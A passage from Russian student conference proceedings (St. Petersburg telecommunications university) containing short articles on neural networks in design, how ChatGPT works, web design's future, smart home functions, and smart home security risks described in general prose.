Обсуждение результатов. Наши результаты подтверждают, что использование нейросетей в дизайне может быть эффективным инструментом для создания оригинальных дизайнов. Однако, мы также обнаружили, что для достижения наилучших результатов, необходимо тщательно подбирать настройки моделей нейросетей и проводить многочисленные эксперименты.

Кроме того, необходимо учитывать, что использование нейросетей не является заменой для профессионального дизайнера. Нейросети могут использоваться как инструмент для создания первоначальных концепций дизайна, которые затем могут быть уточнены и доработаны дизайнером вручную.

Исследование показало, что использование нейросетей в дизайне может быть очень эффективным инструментом для создания оригинальных дизайнов. Мы провели эксперименты с использованием сервиса Midjourney и получили оригинальные дизайны для нескольких задач дизайна. Однако, для достижения наилучших результатов, необходимо проводить многочисленные эксперименты с настройками моделей нейросетей и учитывать, что использование нейросетей не заменяет профессионального дизайнера.

Наши результаты могут быть полезны для дизайнеров и разработчиков, которые заинтересованы в использовании нейросетей в дизайне. Дальнейшие исследования могут быть проведены с использованием других сервисов и моделей нейросетей, чтобы более подробно изучить возможности и ограничения использования нейросетей в дизайне.

#### Список используемых источников

1. Боровик И. Г. Использование нейросетевого подхода для верификации рукописной подписи // Молодой ученый. 2016. № 11 (115). С. 150–154.
2. Анохин К. В., Новоселов К. С., Смирнов С. К., Ефимов А. Р., Матвеев Ф. М. Искусственный интеллект для науки и наука для искусственного интеллекта // Вопросы философии. 2022. № 3. С. 93–105.
3. Ivanyuk V., Tsapina E. Creating Emotion Recognition Algorithms Based on a Convolutional Neural Network for Sentiment Analysis // International Workshop on Reproducible Research in Pattern Recognition. 2021. No. 163. PP. 66–79.
4. Alber M. Investigate neural networks // J. Mach. Learn. Res. 2019. T. 20. No. 93. PP. 1–8.
5. Agaltsova M. V. Corporate identity and brand identity trends for 2022 // Young scientist. 2023. No. 11 (458). PP. 121–125.



УДК 004.8  
ГРНТИ 28.23

## ТЕХНОЛОГИИ ЧАТ-БОТОВ

**Б. А. Аль-Нами, С. А Сугако**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*В данной статье написано о активно развивающейся теме, как чат-боты. Рассмотрим принцип их работы на примере одного из них. Для примера был взят достаточно известный Генеративный предварительно обученный трансформатор. Его функционал достаточно широк, что позволяет применять во многих сферах деятельности человека. Давайте разберемся по какому принципу происходит формирование ответов и обучение искусственного интеллекта.*

*интернет-коммуникация, понятие «чат-бот», задачи чат-ботов, сферы применения чат-ботов, продвижение.*

ChatGPT (*Generative Pre-trained Transformer*) – один из примеров, как искусственный интеллект используется, чтобы улучшить коммуникацию между человеком и компьютером. Этот чат-бот (программа, которая имитирует разговор с пользователем через текстовый чат или голосовой интерфейс) создан с использованием глубокого обучения искусственных нейронных сетей и является одним из самых продвинутых чат-ботов в мире.

Основная цель ChatGPT – обеспечить человеку возможность задавать вопросы и получать на них качественные и полезные ответы. Он имеет широкий спектр функций, которые позволяют ему выполнять различные задачи, такие как поддержка клиентов, помощь пользователям в использовании сайта и ответы на интересующие вопросы.

ChatGPT работает на базе искусственного интеллекта, который использует нейронные сети для обработки информации и научился понимать естественный язык. Это позволяет ему распознавать намерения и контекст вопросов, на которые он отвечает [1].

Чат-бот ChatGPT может быть использован в различных областях, где коммуникация между человеком и компьютером является важной. Например, он может использоваться в медицинской сфере для предоставления информации о заболеваниях, симптомах, лечении и т. д., а также для поддержки клиентов в банковской и финансовой сферах.

Одним из главных преимуществ ChatGPT является его способность обрабатывать большие объемы данных и их сохранение в базу данных для по-

следующего использования. Благодаря этому чат-бот может быстро обрабатывать запросы и предоставлять пользователям высококачественный сервис.

ChatGPT также имеет возможность учиться на основе опыта, и чем больше он используется, тем лучше становятся его ответы. Кроме того, он может адаптироваться к различным задачам и требованиям пользователей, что позволяет ему эффективно работать в различных отраслях.

Важно разобраться и понять, как чат-бот формирует ответы на те или иные запросы пользователей. Так же нужно учитывать, что он понимает контекст, настроение и посыл запроса или ряда запросов. Процесс, который использует ChatGPT для формирования ответов, можно разделить на несколько этапов:

#### 1. Разбор запроса.

Когда пользователь задает вопрос, ChatGPT использует алгоритмы для разбора запроса, чтобы понять смысл и намерения пользователя. Например, когда пользователь задает вопрос «Какой самый высокий город в мире?», ChatGPT анализирует запрос и понимает, что пользователь ищет информацию о городах и их высоте.

#### 2. Анализ контекста.

После того, как пользователь задал вопрос, ChatGPT анализирует контекст диалога, чтобы убедиться, что ответ на запрос подходит к контексту. Например, если пользователь уже задал несколько вопросов на тему городов, ChatGPT использует естественный язык и контекст, чтобы уточнить запрос пользователя и дать ответ, который соответствует предыдущим вопросам.

#### 3. Генерация ответа.

После анализа запроса и контекста, ChatGPT генерирует ответ на основе имеющихся знаний. Он может использовать базы данных, Интернет и другие источники для получения необходимой информации. После этого ChatGPT формирует ответ, используя модели естественного языка и генерирует текстовый ответ, который передается пользователю.

#### 4. Оценка качества ответа.

ChatGPT оценивает качество своего ответа и определяет, насколько он соответствует запросу пользователя, используя алгоритмы проверки качества, такие как BLEU (*bilingual evaluation understudy*). Этот процесс помогает чат-боту улучшать свои ответы и становиться более точным и информативным. Он также использует обратную связь от пользователя, чтобы улучшить свои ответы в дальнейшем.

#### 5. Предложение альтернативных ответов.

Если пользователь не удовлетворен ответом ChatGPT, чат-бот может предложить альтернативные варианты на основе анализа контекста и запроса пользователя. В дополнение к тому, ChatGPT может предложить

ссылки на веб-страницы, которые могут помочь в получении дополнительной информации. Он может анализировать запросы пользователя и выделить другую информацию, которая может быть полезной [2].

Таким образом, ChatGPT использует глубокое обучение нейронных сетей и моделирование естественного языка для формирования своих ответов на любые запросы пользователей.

Как и другие подобные системы, ChatGPT обучается на больших объемах данных с использованием глубокого обучения. Давайте разберемся в том, как он обучается и как это влияет на его работу.

Шаг 1: Подготовка данных.

Первый шаг к обучению ChatGPT – подготовка большого количества данных, которое будет использоваться для обучения системы. Это также называется корпусом данных. Это большой набор текстовых данных, используемых для обучения моделей искусственного интеллекта, а также для различных исследований в области компьютерной лингвистики. Корпус может включать различные типы текста, такие как статьи на различные темы, книги, социальные медиа, блоги и т.д. Важно, чтобы эти данные были представлены в формате, который ChatGPT сможет понимать и в дальнейшем использовать для глубокого изучения и генерации ответов.

Шаг 2: Установка и настройка модели.

После того, как корпус данных подготовлен, ChatGPT устанавливается на компьютере или сервере. Затем нужно настроить модель, чтобы она соответствовала конкретному набору загруженных данных. В этом процессе можно изменять параметры модели, такие как количество слоев, число необходимых скрытых блоков и другие настройки, чтобы добиться максимальной точности работы системы [3].

Шаг 3: Обучение модели.

После того, как ChatGPT установлен и настроен, он готов к обучению. Систему можно обучать в несколько этапов. Первый этап – это предварительное обучение (*pre-training*), где система тренируется для понимания языка и генерации своего собственного текста. После предварительного обучения ChatGPT должен пройти этап нейронной настройки (*fine-tuning*), который позволяет адаптировать систему к конкретной задаче, которую она должна выполнить.

Шаг 4: Оценка и тестирование.

После завершения обучения модели, необходимо провести тестирование системы на тестовых данных или на реальных сценариях использования. Это позволяет оценить точность работы и определить, на каких уровнях ее можно улучшить.

Шаг 5: Развертывание и использование.

Когда ChatGPT проходит все тесты и полностью готов к использованию, его можно развернуть и начать использовать для генерации текста в различных сферах [4, 5].

Так мы выяснили что обучение ChatGPT – сложный и длительный процесс, который требует большого количества данных и вычислительных ресурсов. Но благодаря этому, система может генерировать точные и продуманные ответы на вопросы пользователей, а также оказывать помощь в различных сферах, где возможна автоматизация текстовой информации.

В целом, ChatGPT является хорошим примером использования искусственного интеллекта для упрощения и улучшения коммуникации между человеком и компьютером. Это позволяет решить множество задач, сократить затраты на обслуживание клиентов и улучшить качество обслуживания.

#### Список используемых источников

1. Смылова Л. В. Чат-бот как современное средство интернет-коммуникаций // Молодой ученый. 2018. № 9 (195). С. 36–39.
2. Зильберман Н. Н. Технологии виртуальных собеседников и формы речевого взаимодействия // Гуманитарная информатика. 2009. № 5. С. 80–85.
3. Тугушева Н. А. Использование чат-ботов в различных сферах повседневной жизни // Молодой ученый. 2017. № 21 (155). С. 36–39.
4. Осадчук П. О. Чат-боты для автоматизации внутренних коммуникаций // Молодой ученый. 2018. № 27 (213). С. 12–16.
5. Селимшаева А. В. Совершенствование электронной приемной посредством внедрения в систему чат-бота // Молодой ученый. 2020. № 45 (335). С. 341–345.

УДК 004.032.2+ 74  
ГРНТИ 28.23.37

## АКТУАЛЬНОСТЬ ПРОФЕССИИ ВЕБ-ДИЗАЙНЕР. НЕЙРОСЕТЬ – ПОМОЩНИК ИЛИ ВРАГ?

**Б. А. Аль-Нами, А. Ю. Толмачёв**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*Повседневная жизнь абсолютно каждого человека в современном обществе напрямую связана с использованием электронной вычислительной техники. Телефоны, компьютеры, планшеты на сегодняшний день стали не только рабочими инструментами, но и средствами проведения досуга. Развитие профессии web-дизайнера делает*

*взаимодействие с интерфейсом своего устройства не только практичным, но и удобным.*

*веб-дизайн, нейросеть, информационные технологии, новейшие технологии.*

По статистическим данным аналитической компании App Annie на данный момент человек в среднем около 4–5 часов в день каким-либо образом взаимодействует со своим телефонным устройством. Для сравнения, по данным всё той же компании, в 2019 время, проведённое в телефоне у среднестатистического человека, составляло 3,5 часа, что примерно на 30 % меньше того же показателя в 2022 году. На основании приведённой выше статистики можно сделать вывод о том, что различные приложения, игры, сторонние сайты удерживают всё большее внимание пользователя. Ниже описаны причины, повлиявшие на образование подобной положительной тенденции.

Одним из значимых факторов, является появление популярного видео хостинга “TikTok”, активное развитие которого пришлось на 2019–2021 год. Данная социальная сеть в качестве основного контента предлагает бесконечную ленту коротких, в большинстве своём длительностью не более одной минуты, видеороликов, переход между которыми реализован простыми свайпами. Данная система в совокупности предлагает, а в последствии и приучает, пользователя к потреблению так называемого “fast контента”. Другими словами, внимание пользователя становится рассеянным и слабо сконцентрированным. Несомненно, его становится больше, но удержать его – сложнее.

Говоря об стремительном увеличении контента на мобильных устройствах в начале 20-х годов, нельзя не упомянуть о происшествии, которое потрясло буквально весь мир в конце 2019 года. Речь идёт о респираторной инфекции SARS-CoV-2 более известной под названием COVID-19. Пандемия, вызванная коронавирусом, затронула большинство, если не все, сферы общества во всём мире. Работодатели были вынуждены отправлять своих сотрудников на удалённую работу; в школах, университетах и детских садах занятия также проходили в онлайн-формате.

«С увеличением количества людей, работающих и обучающихся на дому, во время эпидемии наблюдается рост спроса на интернет-услуги», – сказал южнокорейский аналитик Park Sung-soon [1].

Из-за принудительного уменьшения социальных контактов в реальной жизни, люди были вынуждены довольствоваться виртуальным общением в социальных сетях, на платформах различных приложений для видеоконференций и т. д. Внимание общества всё больше и больше стало перемещаться в виртуальный мир.

По данным Российского информационного агентства ТАСС в 2020 году количество покупок через интернет-магазины увеличилось в 3 раза по сравнению с тем же периодом в 2019 году. Следует понимать, что такая ситуация происходила и происходит не только на территории Российской Федерации, но и по всему миру. Бизнес-сфера переходит в онлайн-формат. Перед предпринимателями всегда стоит задача найти своего потенциального клиента, потом заинтересовать его и только затем продать товар, только теперь это нужно делать через экран монитора.

Более 60 % информации человек получает через зрение – это подтвержденный факт. Исходя из этого, можно сделать логичный вывод, что чем примечательнее и необычнее будет оформлена информация, тем с большей вероятностью пользователь на неё откликнется. Зачастую именно «красивая картинка» является ключевым фактором в продажах. В виртуальном пространстве такой картинкой является web-design.

Web Design – это про удобство и некую незаметность пользования. Основную задачу, стоящую перед веб-дизайнером, можно сформулировать так: спроектировать понятный и приятный глазу веб-интерфейс для пользователя приложения или сайта.

Веб-дизайн, как явление, появился в 90-х годах. За более чем 30-летний срок существования он успел превратиться из необязательного элемента, стоящего в «иерархии важности» далеко позади основного содержания, смысла и идеи, в один из ключевых факторов показателя успешности и потенциала проекта (рис. 1).




Рис. 1. Сравнение устаревшего web-дизайна с современным

С развитием профессии появлялись и развивались всё новые инструменты (программы). Один только растровый графический редактор Photoshop от компании Adobe имеет 24 обновлённые версии, более 20 аналогов-приложений и бесчисленное множество сайтов-редакторов с похожим функционалом. Примером же стартапа, совершившего грандиозный скачок в сфере дизайна, является графический редактор Figma, запущенный в 2015 году. Основатель программы Дилан Филд отмечает: «Вся экономика превращается из физической в цифровую, и дизайн – лишь очередная глава» [2].

По статистическим данным социальной сети LinkedIn специалисты в области веб-дизайна входят в топ-15 самых востребованных профессионалов на данный момент. По данным известной российской компании HeadHunter, занимающейся интернет-рекрутментом, с каждым годом спрос на таких специалистов растёт на 10–20 %.

Высокие показатели востребованности логично вытекают из главной цели дизайна – привлечь внимание. Известный факт, что пользователю достаточно 50 миллисекунд (~ 0,05 сек.), чтобы сформировать первое впечатление о сайте. Другими словами, за долю секунды решается дальнейшая судьба производимого продукта. Стоит отметить, что более 70 % людей оценивают легитимность бизнеса по внешнему виду его сайта.

Исходя из приведённых данных, можно сделать вывод, что репутация и количество продаж компании напрямую зависят от мастерства веб-дизайнера, поэтому эта профессия будет актуальна до тех пор, пока будет спрос на программистов.

Нейросеть – это, по сути своей, маленький человеческий мозг, только в компьютерной программе. Нейронные системы обучаемы (рис. 2), а, следовательно, функционал их использования неограничен, и в этом их огромное преимущество.




Рис. 2. Иллюстрация процесса обучения нейросети

Первая идея о нейросети появилась ещё в прошлом веке, но основной масштаб развития она получила только сейчас (рис. 3).




Рис. 3. График запросов слова «нейросеть» в поисковой системе Яндекс



Вследствие набирающей популярность такого явления, встаёт вопрос о необходимости web-дизайнеров. Такие нейросети как Midjourney, DALL-E вполне успешно справляются с генерацией растровых изображений по запросу за несколько секунд (рис. 4), а нейросеть Galileo способна создать пользовательский интерфейс для любого проекта (рис. 5).



Рис. 4. Результат работы нейросети MidJourney по запросу: adult male 50 years old, salesman, denim jumpsuit, realistic




Рис. 5. Результат работы нейросети Galileo

Однако не стоит забывать о неидеальности работ нейронных систем, откуда исходит реальный риск для потенциального заказчика. Стоит понимать, что результат алгоритма выходит из опыта уже существующих решений, отсюда следует, что нейросети вряд ли смогут в ближайшее время придумывать кардинально новые вещи, а главная задача web-дизайнера состоит



именно в том, чтобы создавать уникальные интерфейсы под отдельно взятый проект [3].

Нейросети – всего лишь ещё один инструмент для поиска идей и вдохновения, который следует использовать как второстепенный, но никак не основной.

#### Список используемых источников

1. Бас Вютерс, Жорис Гроэн. Онлайн-влияние. Как управлять поведением людей, чтобы они совершали покупки в онлайн, пер. с англ. Поборцевой О. Библос, 2021. 380 с. ISBN: 978-5-905641-80-0.

2. Николенко С. И., Кадурич А. А., Архангельская Е. О. Глубокое обучение. Погружение в мир нейронных сетей. Питер, 2020. 480 с. ISBN:978-5-496-02536-2.

3. Лаврентьев А. Н. Цифровые технологии в дизайне. История, теория, практика. М. : Юрайт, 2020. 209 с.

УДК 004.89: 728.37

ГРНТИ 67.25: 28.23

## УМНЫЙ ДОМ. ФУНКЦИОНАЛЬНОСТЬ И ОБЛАСТИ ПРИМЕНЕНИЯ

**Б. А. Аль-Нами, Г. П. Узкий**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*В статье пойдет речь о возможностях системы умного дома, в ходе работы рассмотрены основные принципы работы «умного дома», перспективы развития данной технологии, а также области применения в повседневной жизни. Также проанализированы наиболее значительные минусы и плюсы использования системы «умного дома»*

*умный дом, беспроводные технологи, искусственный интеллект, система управления, датчики, исполнительные элементы, контроллеры.*

«Умный дом» – концепция, согласно которой домашние приборы и системы управления объединены в одну сеть, которая позволяет управлять всеми аспектами жизни в доме, начиная от освещения и заканчивая системами безопасности и коммуникации.

«Умный дом» использует технологии интернета вещей и искусственного интеллекта, чтобы упростить и оптимизировать жизнь владельцев дома. Это означает, что управление практически каждым параметром, от температуры и освещения до медиа-устройств и системы безопасности,

может быть отремонтировано из одного места – веб-управления или мобильной приложения [1].

Самое интересное в «умном доме» – то, что система постоянно учится и адаптируется к образу жизни его владельца. Например, автоматическое освещение приспособится к привычкам и поведению владельца и будет включаться, когда тот возвращается домой, и автоматически выключаться, когда его не видно в доме. Такие настройки могут быть заложены заранее, но также можно настроить автоматические сценарии «умного дома» в соответствии с изменением привычек членов семьи.

Кроме удобства, «умный дом» также обеспечивает безопасность, позволяя владельцу управлять домом и его системами удаленно через смартфон или веб-управление. Это также означает, что, если произойдет какое-то необычное событие, например, взлом или пожар, система немедленно предупредит владельца и вызовет необходимую помощь [2, 3].

Как можно видеть, «умный дом» – это современное решение для управления разными аспектами жизни в доме. Это удобно, безопасно, а также позволяет владельцу контролировать жизнь в доме, не выходя из дома или не прерывая другие дела.

Плюсы и минусы «умного дома».

«Умный дом» – это неотъемлемая часть современных инновационных технологий, которые помогают людям улучшить свою жизнь. Однако, как и у любой новой технологии, есть как плюсы, так и минусы.

Плюсы «умного дома».

1. Комфорт. «Умный дом» позволяет автоматизировать многие задачи в доме. Например, вы можете настроить систему «умного дома» на автоматическое включение света, когда вы заходите в комнату, или создать график работы кондиционера, который подстраивается под ваш график дня. Это увеличит уровень комфорта вашей жизни и сильно облегчит повседневные задачи.

2. Экономия времени и энергоресурсов. В «умном доме» многие устройства управляются автоматически и оптимизированы для экономии времени и ресурсов. Например, если вы забыли выключить свет в спальне, инфраструктура «умного дома» автоматически отключит его, если не обнаружит движения в комнате в течение нескольких минут.

3. Безопасность. «Умный дом» обеспечивает вашу безопасность, предоставляя вам возможность контролировать домашние системы и устройства из любого места с помощью мобильных приложений. Например, вы можете удаленно открыть замок в случае, если друзья приехали к вам в гости, но вы еще не вернулись домой [4, 5].

Минусы «умного дома».

1. Сложности при установке. Установка «умного дома» может быть довольно сложной и требовать определенных знаний. В зависимости от уровня интеграции, многие системы требуют профессиональной установки.

2. Высокие затраты. «Умный дом» может быть слишком дорогим для некоторых людей. Стоимость оборудования, установки, программного обеспечения и ежедневного использования может значительно превышать бюджетное планирование некоторых людей.

3. Высокая уязвимость к кибератакам. «Умный дом» – неизбежный риск кибератак, так как все устройства подключены к Интернету и способны подвергаться атакам злоумышленников. Для того, чтобы сделать ваш «умный дом» более безопасным, необходимо внимательно следить за устройствами и их безопасностью.

В заключение, «умный дом» предоставляет решение для улучшения жизни в доме, но не стоит забывать о его плюсах и минусах, чтобы понимать, как максимально улучшить свою жизнь с этой передовой технологией.

Перспектива развития «умного дома».

Одной из важных перспектив развития «умного дома» является развитие технологий связи и передачи данных. Сейчас уже существуют технологии, такие как 5G, которые позволяют передавать данные более быстро и надежно, что позволит более эффективно использовать сеть «умного дома». Более широкое распространение сетей 5G повысит достоверность и скорость передачи данных, что существенно повысит скорость и эффективность управления системами дома [6].

Еще одной перспективой является более интегрированный подход к созданию систем «умного дома». В настоящее время существует множество систем управления домом, которые, как правило, работают независимо друг от друга. Однако, в будущем мы можем ожидать более интегрированных решений, которые объединят различные системы в одну, и это позволит управлять всеми системами домашней автоматизации более эффективно и удобно [7].

Еще одной перспективой является увеличение количества устройств, подключенных к «умному дому». В настоящее время большинство устройств, которые поддерживают системы домашней автоматизации, довольно просты и ограничены своими возможностями, но со временем мы можем ожидать увеличения количества устройств с более развитыми функциями, такими как искусственный интеллект и облачные вычисления, чтобы создать более эффективное и масштабируемое решение для управления домом [8, 9].

В целом, «умный дом» имеет огромный потенциал для развития и изменения нашей жизни в лучшую сторону. С развитием технологий, системы домашней автоматизации становятся все более эффективными, доступными

и комфортными. Это позволяет нам управлять своим домом более эффективно и с полным комфортом, что приводит к более здоровой, безопасной и удобной жизни.

#### Список используемых источников

1. Банникова А. С. «Умный дом» в России: перспективы развития технологической системы // Молодой ученый. 2016. № 9 (113). С. 479–482.
2. Акулинушкина Т. Е. Значение применения технологии «Умный дом» для развития жилищно-коммунального хозяйства региона // Молодой ученый. 2019. № 18 (256). С. 105–109.
3. Черняк А. А. Система «Умный дом» // Молодой ученый. 2020. № 52 (342). С. 51–53.
4. Сандимиров С. А. Создание современной концепции системы «Умный дом» // Молодой ученый. 2018. № 29 (215). С. 28–32.
5. Банникова А. С. Система «умный дом» в России: доступность интеллектуального жилья // Молодой ученый. 2016. № 9 (113). С. 476–479.
6. Черняк А. А. Система «Умный дом» // Молодой ученый. 2020. № 52 (342). С. 51–53.
7. Дмитриев А. Л. Смарт-стекло в системе умного дома // Молодой ученый. 2022. № 20 (415). С. 76–79.
8. Демьяненко А. И. Общие вопросы выбора и применения протоколов связи системы «Умный дом» // Молодой ученый. 2020. № 18 (308). С. 19–21.
9. Парыгин М. Р. Технология «Умный дом» и перспективы ее развития в // Молодой ученый. 2018. № 31 (217). С. 61–63.

УДК 620.9:658.28, 004.056.5

ГРНТИ 81.93.29

## АНАЛИЗ ЭКОСИСТЕМЫ УМНОГО ДОМА И ЕЕ БЕЗОПАСНОСТИ

**Б. А. Аль-Нами, В. С. Халютина**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*Понятие «Умного дома» или же «дома с кнопками» возникла еще в 1950 году благодаря американскому инженеру Эмилю Матиасу. По всему дому были расположены кнопки, а при нажатии выполнялось некоторое действие, что помогало автоматизировать элементарные бытовые задачи. Тогда не был важен аспект об безопасности информации, ведь все управлялось механически. Сейчас запустить работу чайника или пылесоса возможно при нажатии одной кнопки на смартфоне или голосовой команде, но на сколько же сформировавшаяся экосистема безопасна?*

*компьютерные технологии, информационная безопасность, IoT, умный дом, интернет-вещей.*

Концепция «Интернет-вещей» становится довольно популярной в наше время благодаря тому, что направлен на увеличение уровня комфорта человека. Данная технология базируется на таких технологиях, как беспроводные сети, облачные вычисления, межмашинное взаимодействие.

С ростом популярности IoT и заинтересованности в этом возрастают и риски утечки данных пользователей. Главным примером подобных случаев является инцидент 8 июня 2022 года, когда данные пользователей «Умного дома» от компании «Ростелеком» попали в сеть Интернет. По информации сервиса поиска утечек и мониторинга даркнета DLBI, в распространенных в сети шести текстовых файлах находятся суммарно 712 999 строк, содержащих имена пользователей, адреса электронных почт, номера мобильных телефонов, хешированные (*bcrypt*) пароли, IP-адреса, даты регистрации и последней активности [1].

Система «Умного дома» является сложной инженерной системой, охватывающей большинство сфер жизнеобеспечения современных зданий. Данной системой оборудуются не только частные жилые помещения, но и офисы компаний, аэропортов и прочих других публичных мест, что способствует росту значимости информационной безопасности в этой сфере.

Из-за роста популярности возрастает количество маленьких компаний, которых больше волнует низкая цена на продукт и скорость осуществления услуги. Зачастую они не уделяют должного количества ресурсов безопасности из-за чего происходит взлом систем. Следовательно, перед выбором компании по установке системы «Умного дома», стоит обращать внимание не на низкую стоимость услуги, а на ее качество [2].

Разработка полноценного средства защиты от вирусов должно подразумевать наличие, как аппаратных, так и программных компонентов. Стоит разобраться в функционале данных компонентов. Аппаратный является врезками системы в витую пару системы, проверяющими конфигурацию сети на незаконное подключения и контролирующими передаваемые по зданию датаграммы. Программный же обеспечивает безопасность серверной части.

На данный момент не существует полноценной антивирусной системы, обеспечивающей комплексную защиту от вредоносного программного обеспечения, разработанной специально для «Умного дома». Коммерческие варианты, существующие на рынке, не подходят для защиты его систем. Более того, программный код, свойственный вирусам для систем «Умного дома», не опознается большинством сканеров сигнатур.

Из этого следует, что из-за отсутствия возможности блокировки подключений неавторизованных устройств, контроля над широкополосной

рассылкой датаграмм, проверки подлинности управляющей программы, передающей пакеты в сеть экосистема умного дома становится уязвимой.

Программные компоненты должны обеспечивать безопасность передачи данных систем «Умного дома», которые используют GSM, Bluetooth и Wi-Fi каналы передачи данных. Перечисленные каналы данных строятся на небезопасных протоколах и технологиях и требуют дополнительной защиты из-за отсутствия авторизации или легкости имитации подключенного пользователя [3, 4].

Более подробно разберем проблемы с вышеупомянутыми каналами связи. Bluetooth является самым незащищенным из них, так как не требует авторизации и проверки на вирусы передаваемых файлов. Wi-Fi же имеет некую авторизацию (знание пароля от сети или регистрация по номеру телефона), но злоумышленник может иметь данные для входа в сеть, скрываясь под данными другого человека, с помощью чего без труда сможет внедрить вредоносное программное обеспечение. Через канал GSM злоумышленник может отправить управляющие команды «Умному дому», подменив свой номер номером санкционированного пользователя.

Также не стоит быть осторожным с фиксированным внешним IP-адресом. Его плюс эквивалентен минусу: можно подключиться к устройству через сеть Интернет. Несанкционированный пользователь также может изменить настройки доступа в Интернет санкционированного пользователя, например, заставить роутер вместо нужных сайтов «передавать» их фишинговые копии. Следовательно, произойдет довольно большая утечка данных, например, логины и пароли пользователя. Чтобы избежать подобной ситуации, то стоит регулярно менять прошивку роутера, к которому подключен «Умный дом». Также для повышения уровня безопасности можно использовать VPN. Благодаря этим действиям пользователь устранил вероятность взлома экосистемы [5].

Стоит понимать, что злоумышленник при взломе экосистемы может получить большой объем информации о жертве: от видеоняни – наблюдение за объектом в прямом эфире, от умного холодильника – в какой период времени жертва находится в доме (это можно понять с помощью функции анализа хранящейся в нем пищи и составления списка продуктов, которые необходимо будет купить хозяину во время отсутствия в доме), некоторая станция (например: Яндекс.Лайт) – отличное устройство прослушки, благодаря которой злоумышленник также может найти необходимую информацию, например планы на день. Исходя из которых можно понять в какой период времени человек не будет находиться в доме [6].

Из имеющейся информации, можно сделать вывод, что «Умный дом» на данный момент не является безопасным дополнением к жизни. Это не значит, что стоит отклонить идею его покупки и установки, а лишь уведом-

ляет о возможных сценариях развития событий. Чтобы использование данной экосистемы было комфортным, нужно не забывать своевременно обновлять программы обеспечения устройств системы «Умный дом» до последней версии, внедрять системы слежения за несанкционированным доступом в его систему, своевременно обновлять прошивку роутера, к которому подключены домашние девайсы, настраивать сети VPN, устанавливать пароль высокой сложности на профиль администратора системы и использовать решения для системы «Умный дом» от одного производителя для избежания потенциальных уязвимостей, при покупке стоит обратить внимание на отношение компании к безопасности в особенности, если в комплект входят девайсы, выполняющие функции видеонаблюдения.

«Умный дом» – это некоторый шаг в будущее, в котором каждый сможет создать комфорт в том помещении, в котором он необходим. Также в перспективу развития подобных девайсов входит создание экосистемы не только «Умных домов», но и «Умных кварталов», «Умных городов» и прочее. Эти решения безусловно облегчат жизнь большинству людей, но с разными намерениями использования. Поэтому, пока не будет решен вопрос с информационной безопасностью, переходить к следующим этапам развития представленной экосистемы будет считаться несвоевременным.

#### Список используемых источников

1. Грачева Е. А. Информационная безопасность // The Newman in Foreign Policy. 2020. Т. 3, № 54 (98). С. 57–59.
2. Вишняков В. А. Платформы для разработки сетей Интернета вещей // Вестник связи. 2021. № 2. С. 62–65.
3. The Internet of Things (IoT) explained [Электронный ресурс]. URL: <https://www.dbbest.com/blog/the-internet-of-things/> (дата обращения 16.03.2023).
4. Буйневич М. В., Покусов В. В., Израилов К. Е. Модель угроз информационно-технического взаимодействия в интегрированной системе защиты информации // Информатизация и связь. 2021. № 4. С. 6673. DOI: 10.34219/2078-8320-2021-12-4-66-73.
